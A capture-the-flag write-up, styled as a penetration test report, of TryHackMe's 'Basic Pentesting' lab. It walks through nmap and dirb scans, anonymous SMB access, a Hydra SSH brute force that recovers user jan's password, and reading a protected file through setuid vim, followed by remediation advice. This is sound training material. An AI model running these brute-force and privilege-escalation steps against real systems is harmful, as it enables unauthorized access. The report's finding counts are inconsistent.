

# Basic Pentesting Challenge

## TryHackMe Writeup

By Jonmar Corpuz

30/03/2024



## Basic Pentesting

This is a machine that allows you to practise web app hacking and privilege escalation

Easy ⌚ 0 min

Basic Penetration Testing | John Hammond • Aug 19, 2020

Source: YouTube



Task 1 Web App Testing and Privilege Escalation



## Table of Contents

Statement of Confidentiality.....	1
Engagement Contacts .....	2
Executive Summary.....	3
Approach.....	3
Scope.....	3
Network Penetration Test Assessment Summary .....	4
Summary of Findings.....	4
Internal Network Compromise Walkthrough .....	5
Detailed Walkthrough.....	5
Remediation Summary .....	17
Short Term .....	17
Medium Term .....	17
Long Term .....	17
Technical Findings Details.....	18
Appendices.....	19
Appendix A - Finding Severities .....	19
Appendix B - Exploited Hosts .....	19
Appendix C - Compromised Users .....	19

## Statement of Confidentiality

The content of this document has been authored by Jonmar Corpuz. The methodologies employed herein were utilized for educational purposes, and the data presented is entirely fictional, devoid of any representation of real-world data pertaining to any specific company.

## Engagement Contacts

Assessor Name	Title	Assessor Contact Email
Jonmar Corpuz	IT and Cybersecurity Student	jonmarcorpuz@outlook.com

## Executive Summary

This challenge is provided by TryHackMe as an opportunity for individuals to practice their web app hacking and privilege escalation skills.

## Approach

Jonmar Corpuz successfully completed this challenge utilizing a black box approach, wherein he operated without prior knowledge of the challenge's infrastructure or any associated details. Employing a Linux virtual machine provided by TryHackMe, his objective was to decipher the answers to various tasks presented within the challenge.

## Scope

Target	Description
10.10.234.11/16	The target machine's IP address

# Network Penetration Test Assessment Summary

Jonmar Corpuz initiated this session armed solely with the designated IP address for the targeted machine in this environment.

## Summary of Findings

Throughout the challenge, Jonmar Corpuz identified a total of 5 findings. The table below offers a summarized overview of these findings categorized by severity level.

Severity Level	Severity Count
High	2
Medium	1
Low	0

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

Finding Number	Severity Level	Finding Name
1	Medium	Information Exposure
2	High	Weak SSH Password
3	High	Privilege Escalation

# Internal Network Compromise Walkthrough

Throughout the challenge, Jonmar successfully penetrated the internal network of the target machine, eventually attaining full root access and administrative control over the system. The outlined steps illustrate the progression from initial access to compromise, although not all vulnerabilities and misconfigurations encountered during the challenge are included. Any other potential and unutilized issues are detailed separately in the Technical Findings Details section, categorized by severity level. The primary objective of this exercise was to showcase Jonmar's foundational understanding of the penetration testing process and proficiency in employing various security tools. While additional findings presented in this report could potentially facilitate a comparable level of access, the highlighted attack chain delineates the initial route of least resistance employed by the tester to achieve complete compromise of the target machine.

## Detailed Walkthrough

Jonmar Corpuz executed the following actions to successfully accomplish this challenge:

1. Jonmar utilized **Network Mapper** to scan the target machine, aiming to gather information about its active ports and the corresponding services. The scan results indicated that the machine had **SSH** operational on port **22**, and **SMB** operational on ports **139** and **445**.
2. Jonmar then proceeded in his enumeration phase by using **Dirb Buster** to scan the target machine for any potentially hidden web directories. As a result, he uncovered the existence of a hidden web directory that revealed two text files, one stating that SMB has been set up and the other stating that J's password hash is easily crackable.
3. Jonmar proceeded to enumerate the target's **SMB** server by listing all available shares using the **smbclient** command, uncovering an Anonymous share that he accessed effortlessly without requiring authentication. Upon connecting to this share, he encountered a text file, which he promptly exfiltrated to his own machine. The contents of the text file unveiled the username for the individual referenced as "J" in the preceding text file.
4. Jonmar proceeded to employ **Hydra** to determine if the password associated with the newly uncovered user was easily crackable, which indeed it was.
5. With the newly acquired credentials, Jonmar established a connection to the target machine via **SSH**, which allowed him to further enumerate the target machine to identify potential attack surfaces that'll enable him to elevate his user privileges. This exploration unveiled that the **/usr/bin/vim.basic** utility had the **setuid** bit set. Leveraging this, he managed to open a protected backup file located in another user's home directory, ultimately disclosing the final password and allowing him to successfully complete the challenge.



**Detailed reproduction steps for this attack chain are as follows:**

Upon starting up the challenge's target machine, Jonmar executed a network scan using Network Mapper (nmap) to enumerate the currently accessible ports. This comprehensive process involved identifying the services running on these ports, along with their respective versions and any additional pertinent information gleaned from the scan results.

```
root@ip-10-10-118-43:~# nmap -sC -sV 10.10.234.11

Starting Nmap 7.60 ( https://nmap.org ) at 2024-03-30 15:34 GMT
Nmap scan report for ip-10-10-234-11.eu-west-1.compute.internal (10.10.234.11)
Host is up (0.00046s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (EdDSA)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
MAC Address: 02:DC:54:CC:10:A1 (Unknown)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_   System time: 2024-03-30T11:34:17-04:00
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
|_ smb2-time:
|   date: 2024-03-30 15:34:17
|_  start_date: 1600-12-31 23:58:45

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
```

Jonmar then employed Directory Buster (dirb) to gather more information, scanning the target machine for any concealed directories it may possess. This endeavor uncovered a hidden directory housing two text files. One file indicated that SMB had been set up, while the other disclosed that J's password hash was easily crackable.

```
root@ip-10-10-118-43:~# dirb http://10.10.234.11 -r

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Mar 30 15:35:41 2024
URL_BASE: http://10.10.234.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive


-----

GENERATED WORDS: 4612




---- Scanning URL: http://10.10.234.11/ ----
==> DIRECTORY: http://10.10.234.11/development/
+ http://10.10.234.11/index.html (CODE:200|SIZE:158)
+ http://10.10.234.11/server-status (CODE:403|SIZE:300)

-----


END_TIME: Sat Mar 30 15:35:43 2024
DOWNLOADED: 4612 - FOUND: 2
```



The screenshot shows a web browser window with the title "Index of /development". The address bar displays "10.10.234.11/development/". The browser's bookmark bar includes "TryHackMe | Learn Cy...", "TryHackMe Support", and "Offline CyberChef". The main content area features a large heading "Index of /development" and a table with the following structure:

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>		-	
 <a href="#">dev.txt</a>	2018-04-23 14:52	483	
 <a href="#">j.txt</a>	2018-04-23 13:10	235	

Below the table, the text "Apache/2.4.18 (Ubuntu) Server at 10.10.234.11 Port 80" is displayed.




The screenshot shows a web browser window with the title "10.10.234.11/development/dev.txt". The address bar displays "10.10.234.11/development/dev.txt". The browser's bookmark bar includes "TryHackMe | Learn Cy...", "TryHackMe Support", "Offline CyberChef", "Revshell Generator", and "Reverse Shell Cheat S...". The main content area displays the text of the file "dev.txt":

```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat to host that on this server too. Haven't made any real web apps yet, but I have tried that example you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```



The screenshot shows a web browser window with the title "10.10.234.11/development/j.txt". The address bar displays "10.10.234.11/development/j.txt". The browser's bookmark bar includes "TryHackMe | Learn Cy...", "TryHackMe Support", "Offline CyberChef", "Revshell Generator", and "Reverse Shell Cheat S...". The main content area displays the text of the file "j.txt":

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials, and I was able to crack your hash really easily. You know our password policy, so please follow it? Change that password ASAP.

-K
```

Jonmar employed the smbclient command to list the available shares on the target machine, revealing an Anonymous share. Upon accessing this shared resource, he discovered another text file. Jonmar extracted this file from the SMB server onto his attack machine, where it was found to contain the full name of the previously identified "J" user.

```
root@ip-10-10-118-43:~# smbclient -L //10.10.234.11
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

      Sharename      Type      Comment
      -
      Anonymous      Disk
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

      Server          Comment
      -
      Workgroup       Master
      -
      WORKGROUP       BASIC2
```

```
root@ip-10-10-118-43:~# smbclient //10.10.234.11/Anonymous -c "ls"
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
.                D            0   Thu Apr 19 18:31:20 2018
..               D            0   Thu Apr 19 18:13:06 2018
staff.txt        N            173  Thu Apr 19 18:29:55 2018

      14318640 blocks of size 1024. 11094316 blocks available
```

```
root@ip-10-10-118-43:~# smbclient //10.10.234.11/Anonymous -c "get staff.txt"
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
getting file \staff.txt of size 173 as staff.txt (84.5 KiloBytes/sec) (average 84.5 KiloBytes/sec)
```

```
root@ip-10-10-118-43:~# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Using the newly discovered username, Jonmar employed Hydra in an attempt to crack the SSH password associated with it, which proved successful.

```
root@ip-10-10-118-43:~# hydra -l jan -P ~/Tools/wordlists/rockyou.txt ssh://10.10.234.11
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-03-30 15:42:48
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.234.11:22/
[STATUS] 261.00 tries/min, 261 tries in 00:01h, 14344142 to do in 915:59h, 16 active
[STATUS] 247.00 tries/min, 741 tries in 00:03h, 14343662 to do in 967:52h, 16 active
[22][ssh] host: 10.10.234.11 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-03-30 15:46:10
```

Using the newly obtained credentials, Jonmar established a connection to the target machine via SSH. He initiated a manual scan of the user's current directory and the home directory of the second user on the target machine. The scan yielded only a protected backup file. In order to elevate user privileges, Jonmar searched for any commands that the current user could execute as root without requiring the root password, as well as any utility or commands with the setuid bit set. The scan revealed that the `/usr/bin/vim.basic` utility had the setuid bit set, enabling him to read the contents of the protected backup file without needing the root password, which led to the final password that was needed to complete this challenge.

```
root@ip-10-10-118-43:~# ssh jan@10.10.234.11 -p 22
The authenticity of host '10.10.234.11 (10.10.234.11)' can't be established.
ECDSA key fingerprint is SHA256:+Fk53V/LB+2pn40PL7GN/DuVHVv00LT9N4W5ifchySQ.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.234.11' (ECDSA) to the list of known hosts.
jan@10.10.234.11's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage
```

```
0 packages can be updated.
0 updates are security updates.
```

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.

```
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

```
jan@basic2:~$ ls
jan@basic2:~$ ls /home
jan  kay
jan@basic2:~$ ls /home/kay
pass.bak
jan@basic2:~$ cat /home/kay/pass.bak
cat: /home/kay/pass.bak: Permission denied
```

```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
jan@basic2:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
```

```
jan@basic2:~$ vim /home/kay/pass.bak
```

[illegible]

```
"/home/kay/pass.bak" [readonly] 1L, 57C
```



## Remediation Summary

As a consequence of this assessment, several opportunities exist for enhancing the internal network security of the target machine. Below are prioritized remediation efforts, beginning with those expected to require the least time and effort to implement. It is crucial for the target machine to meticulously plan and test all remediation steps and mitigating controls to prevent any service disruptions or data loss.

### Short Term

- None

### Medium Term

- 1 – Use protected SMB shares.

### Long Term

- 2 – Enforce stringent password policies and conduct user awareness training.
- 3 – Review what programs are required to have the setuid bit set to avoid having any unnecessary programs be executed without root password.

## Technical Findings Details

None

## Appendices

### Appendix A - Finding Severities

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm, unauthorized access to sensitive information, and unauthorized root permissions access.
Medium	Exploitation of the technical or procedural vulnerability will cause unauthorized access to non-sensitive information and won't cause substantial harm.
Low	Exploitation of the technical or procedural vulnerability will have little to no impact on the target machine.

### Appendix B - Exploited Hosts

Host	Scope	Method	Notes
10.10.234.11/16	Internal	Brute Force	Account Compromise

### Appendix C - Compromised Users

Username	Type	Method	Notes
jan	User	Brute Force	Standard User